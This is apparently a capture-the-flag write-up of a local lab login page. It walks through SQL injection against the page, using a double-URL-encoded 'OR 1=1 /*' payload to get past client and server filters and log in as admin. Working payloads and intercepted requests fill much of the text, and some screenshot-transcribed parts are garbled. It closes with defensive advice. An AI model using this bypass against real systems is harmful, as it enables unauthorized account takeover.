

# WRITEUP: Login as Admin via Double-Encoded Injection

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**Challenge Difficulty:** ★★☆☆☆ (Medium)

**Target URL:** <http://localhost:3000/login>

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## 1. Introduction

This challenge explores a clever variant of SQL injection, where strong client and server-side filters prevent the use of “traditional” payloads. The goal is to exploit the login functionality to gain access to the **admin** account; the presumed first user in the database, without credentials. This is achieved via **double URL encoding**, which

allows the payload to bypass keyword-based detection while still executing once decoded and interpreted by the backend SQL engine.

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## 2. Session Behavior and Role Discovery

I began by registering and logging in with a new account: `hackerman`. Once authenticated, I opened the browser's DevTools under `Application > Cookies` to inspect how the app manages session state.

The cookie named `session` was URL-encoded. After decoding, I saw the following structure:

```
{"username": "hackerman", "role": "user"}
```

This revealed two critical things:

1. The application uses **role-based access control**, where roles are embedded in the session.
2. A role value of `admin` likely grants elevated permissions, specifically, the ability to delete feedback as mentioned in the challenge's README.

Name	Value	Domain
session	%7B%22username%22%3A%22hackerman%22%2C%22role%22%3A%22user%22%7D.30CiGJ%2Fk...	lo
userId	10	lo

**Cookie Value** ☒ Show URL-decoded  
{"username": "hackerman", "role": "user"}.30CiGJ/koYQQsbbULPp0yn2DLdweqPvh+LWmJ/IU11E

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## 3. Initial Input Testing and Client-Side Filtering


To begin probing for vulnerabilities, I attempted a simple SQL injection:

hackerman' --

entered into the login form's **username** field. Immediately, the client-side validation tooltip triggered an error:

*"Input cannot contain: -, #, ;, or %"*

This indicates that the form uses regex or string-matching to block obvious SQL injection characters before the request is even sent to the backend.



The screenshot shows a dark-themed login interface. At the top is a blue square icon with a white padlock. Below it, the word "Login" is written in blue and underlined. The form contains two input fields: "Username" and "Password". The "Username" field contains the text "hackerman'--". The "Password" field is obscured by a white tooltip with an orange exclamation mark icon. The tooltip text reads: "Please match the requested format. Input cannot contain: -, #, \*, or %". Below the password field is a blue "Login" button with a white icon of a person and the word "Login". At the bottom, there is a link "Don't have an account? Register" and a link "Back to Home".

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## 4. Backend Filtering Analysis

To bypass the frontend filter, I opened **Burp Suite**, intercepted the login POST request, and manually modified the payload:

```
username=hackerman'--&password=123
```

When submitted, the response was:

```
{
  "error": "Illegal characters detected, are you trying to commit an
  Illegal SQL Injection??"
}
```

So, in addition to frontend validation, the backend applies a second layer of filtering, likely looking for SQL keywords, symbols, and logical operators.

The screenshot displays the Burp Suite interface with a request and response view. The request is a POST to /api/login with a payload that includes a SQL injection attempt. The response is a 400 Bad Request with a JSON error message indicating that illegal characters were detected.

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /api/login HTTP/1.1		1 HTTP/1.1 400 Bad Request	
2 Host: localhost:3000		2 vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,	
3 Content-Length: 31		3 Next-Router-Segment-Prefetch	
4 sec-ch-ua-platform: "Windows"		4 content-type: application/json	
5 Accept-Language: en-US,en;q=0.9		5 Date: Tue, 15 Apr 2025 02:16:14 GMT	
6 sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"		6 Connection: keep-alive	
7 Content-Type: application/x-www-form-urlencoded		7 Keep-Alive: timeout=5	
8 sec-ch-ua-mobile: ?0		8 Content-Length: 92	
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36		9 {	
(KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36		"error":	
Accept: */*		"Illegal characters detected, are you trying to commit an Illegal SQL Injection??"	
Origin: http://localhost:3000		}	
Sec-Fetch-Site: same-origin			
Sec-Fetch-Mode: cors			
Sec-Fetch-Dest: empty			
Referer: http://localhost:3000/login			
Accept-Encoding: gzip, deflate, br			
Connection: keep-alive			
username=hackerman'--&password=123			

---

## 5. SQL Query Assumptions

Given the context and challenge description, I inferred that the SQL query on the backend resembles:

```
SELECT * FROM users WHERE username = '[input]' AND password = '[input]'
```

To bypass it, the idea was to inject something like:

```
xyz' OR 1=1 /*
```

This would terminate the original query and append a clause that always evaluates to **TRUE**, allowing us to fetch the first row (admin). The **/\*** comment is used here instead of **--**, which is blocked.

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## 6. Crafting the Payload

A working payload in raw form would be:

```
xyz' OR 1=1 /*
```

This becomes:

```
SELECT * FROM users WHERE username = 'xyz' OR 1=1 /*' AND password='...'
```

I encoded this payload using [urlencoder.org](https://www.urlencoder.org/) to evade input restrictions:

```
xyz%27%20OR%201%3D1%20%2F%2A
```

I submitted this via Burp Suite, but it still triggered a backend validation error. This confirmed the server **decodes the input before applying filters**, rendering single encoding ineffective.

## Request

	Pretty	Raw	Hex
1	POST /api/login HTTP/1.1		
2	Host: localhost:3000		
3	Content-Length: 60		
4	sec-ch-ua-platform: "Windows"		
5	Accept-Language: en-US,en;q=0.9		
6	sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"		
7	Content-Type: application/x-www-form-urlencoded		
8	sec-ch-ua-mobile: ?0		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134		
0	Accept: */*		
1	Origin: http://localhost:3000		
2	Sec-Fetch-Site: same-origin		
3	Sec-Fetch-Mode: cors		
4	Sec-Fetch-Dest: empty		
5	Referer: http://localhost:3000/login		
6	Accept-Encoding: gzip, deflate, br		
7	Connection: keep-alive		
8			
9	username=hackingu%27%200R%201%3D1%20%2F%2A&password=ggIWIN		
0			

⌵ ⚙ ⬅ ➡ Search

## Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 400 Bad Request			
2	Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch			
3	Content-Type: application/json			
4	Date: Tue, 15 Apr 2025 03:01:07 GMT			
5	Connection: keep-alive			
6	Keep-Alive: timeout=5			
7	Content-Length: 92			
8				
9	{			
	"error": "Illegal characters detected, are you trying to commit an Illegal SQL Injection??"			
	}			

## 7. Encoding Attempts and Limitations

Recognizing that a single decode occurs before filtering, I decided to **double encode** the payload; a known bypass technique.

Starting with:

```
xyz ' OR 1=1 /*
```

Single encode:

```
xyz%27%20OR%201%3D1%20%2F%2A
```

Double encode:

```
xyz%2527%2520OR%25201%253D1%2520%252F%252A
```

At runtime, the backend decodes it once into a valid SQL payload before it evaluates the logic.

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## 8. Double Encoding and Bypassing the Filter

The final working request looked like this:

```
POST /api/login
username=xyz%2527%2520OR%25201%253D1%2520%252F%252A&password=gg!WIN
```

This bypassed all validation layers and returned:

```
{
  "success": true,
  "message": "Login successful",
  "user": {
    "id": 1,
    "username": "admin",
    "role": "admin"
  }
}
```

```

Pretty    Raw    Hex    Render
1 HTTP/1.1 200 OK
2 vary: DSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch
3 content-type: application/json
4 set-cookie: session=47Bk2Username=C243AC2hrye%4200B4C0143D14204C%4224C0422role=C243AC22admin%2247D.BNAACFw6xcVNHhJL70iJasT35uyy026yKLYgBae4EDU; Path=/; Expires=Wed, 16 Apr 2025 03:03:32 GMT; Max-Age=86400; HttpOnly; SameSite=strict
5 set-cookie: userId=1; Path=/; Expires=Wed, 16 Apr 2025 03:03:32 GMT; Max-Age=86400; HttpOnly; SameSite=strict
6 Date: Tue, 15 Apr 2025 03:03:32 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9 Content-Length: 118
10
11 {
12   "success":true,
13   "message":"Login successful!",
14   "user":{
15     "id":1,
16     "username":"admin",
17     "password":"admin123",
18     "role":"admin"
19   }
20 }

```

## 9. Privilege Confirmation and Cookie Inspection

After logging in, I inspected the session cookie again. The decoded session now showed:

```
{"username": "admin", "role": "admin"}
```

Navigating to the dashboard feedback page, I now had access to **delete buttons** beside each feedback entry, functionality only available to administrators.

Recent Feedback

3 entries

sunny

New

testing help-faq

Apr 14, 2025, 02:46 AM

Delete

sunny

New

testing /dashboard fetching data from other api components

Apr 9, 2025, 04:08 AM

Delete

admin

New

welcome

Apr 9, 2025, 04:08 AM

Delete

Console

Sources

Network

Performance

Memory

Application

Lighthouse

Recorder

DOM Inspector

Filter

Only show cookies with an issue

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
session	%7B%22username%22%3A%22xyz%20%3D%20%2F%22%2C%22role%22%3A%22admin%22%7D.BNA...	localhost	/	Session	1331		
userid	1	localhost	/	Session	7		

## 10. Final Thoughts and Technical Takeaways



This challenge illustrates the subtle dangers of applying filters after decoding encoded input. Despite the presence of layered defenses, the system was ultimately vulnerable due to a fundamental misunderstanding of encoding behaviors.

### Why It Worked:

- Input was only decoded once before being inserted
- Filters relied on string matching rather than query parameterization
- SQL comments (*/\**) were used in place of blocked characters (*--*)

### Security Best Practices:

- Use **parameterized queries** to eliminate SQL injection entirely
- Sanitize **decoded input**, not raw input
- Avoid relying on blacklists for security

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### Final Payload

```
username=xyz%2527%2520OR%25201%253D1%2520%252F%252A&password=gg!WIN
```

We can confirm that the attack was a success as we can now delete feedbacks, something only an admin can do, as stated in the README for this challenge.